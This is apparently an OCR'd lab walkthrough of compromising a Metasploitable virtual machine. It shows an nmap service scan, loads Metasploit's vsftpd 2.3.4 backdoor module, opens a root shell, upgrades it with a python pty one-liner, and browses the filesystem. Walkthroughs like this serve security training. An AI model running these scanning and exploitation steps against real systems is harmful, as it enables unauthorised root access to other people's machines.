


Go to root user




Get ur ip



Discover all ip in range of ur ip



Scan with nmap for metasploit machine ip




Search service and version with nmap scan


nmap -sV -O 10.0.2.4

Starting Nmap 7.91 (https://nmap.org) at 2022-10-16 09:13 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0011s latency).
Not shown: 977 closed ports
PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:56:17:C9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds



Search on google for specific module version




Module Options


To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show targets
    ...targets...
msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
msf exploit(vsftpd_234_backdoor) > show options
    ...show and set options...
msf exploit(vsftpd_234_backdoor) > exploit
```

Open metasploit console on kali




Search that module available or not at m.s




Load that module

Check required things on that module



Set Required settings then again check



Now time to exploit that module

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 10.0.2.4:6200) at 2022-10-16 09:43:42 -0400
```

Make an interactive shell

```
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 10.0.2.4:6200) at 2022-10-16 09:43:42 -0400

python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/
```

See the details of list

```
root@metasploitable:/# ls -lart
ls -lart
total 97
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  14 root root 13540 Oct 16 09:39 dev
drwxr-xr-x  13 root root  4096 Oct 16 09:39 root
-rw-------   1 root root 15194 Oct 16 09:39 nohup.out
dr-xr-xr-x 112 root root     0 Oct 16 09:39 proc
drwxr-xr-x  12 root root     0 Oct 16 09:39 sys
drwxrwxrwt   4 root root  4096 Oct 16 09:39 tmp
drwxr-xr-x  94 root root  4096 Oct 16 09:44 etc
```

Check which user are logged

```
root@metasploitable:/# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/#
```

Check at var folder whether any website host or not

```
root@metasploitable:/var# cd www
cd www
root@metasploitable:/var/www# ls -la
ls -la
total 80
drwxr-xr-x 10 www-data www-data  4096 May 20  2012 .
drwxr-xr-x 14 root     root      4096 Mar 17  2010 ..
drwxrwxrwt  2 root     root      4096 May 20  2012 dav
drwxr-xr-x  8 www-data www-data  4096 May 20  2012 dvwa
-rw-r--r--  1 www-data www-data   891 May 20  2012 index.php
drwxr-xr-x 10 www-data www-data  4096 May 14  2012 mutillidae
drwxr-xr-x 11 www-data www-data  4096 May 14  2012 phpMyAdmin
-rw-r--r--  1 www-data www-data    19 Apr 16  2010 phpinfo.php
drwxr-xr-x  3 www-data www-data  4096 May 14  2012 test
drwxrwxr-x 22 www-data www-data 20480 Apr 19  2010 tikiwiki
drwxrwxr-x 22 www-data www-data 20480 Apr 16  2010 tikiwiki-old
drwxr-xr-x  7 www-data www-data  4096 Apr 16  2010 twiki
root@metasploitable:/var/www#
```